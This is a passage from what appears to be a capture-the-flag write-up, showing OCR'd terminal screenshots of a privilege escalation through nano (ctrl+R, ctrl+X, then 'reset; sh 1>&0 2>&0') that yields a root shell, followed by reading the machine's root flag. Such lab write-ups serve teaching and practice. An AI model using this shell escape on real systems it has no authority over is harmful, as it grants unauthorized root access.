
2) ctrl+R ctrl+X for code execution




```
  GNU nano 2.9.3                        /opt/priv

Command to execute: reset; sh 1>&0 2>&0$
^G Get Help                              ^X Read File
^C Cancel                                M-F New Buffer
```

Root:

And we have rooted the machine!



```
Command to execute: reset; sh 1>&0 2>&0# id
uid=0(root) gid=0(root) groups=0(root)     ^X Read File
# whoamil                                  M-F New Buffer
root
#
```



```
# pwd
/home/joanna
# cd ../../
# cd root
# cat root.txt
2f907ed450b361b2c2bf4e8795d5b561
#
```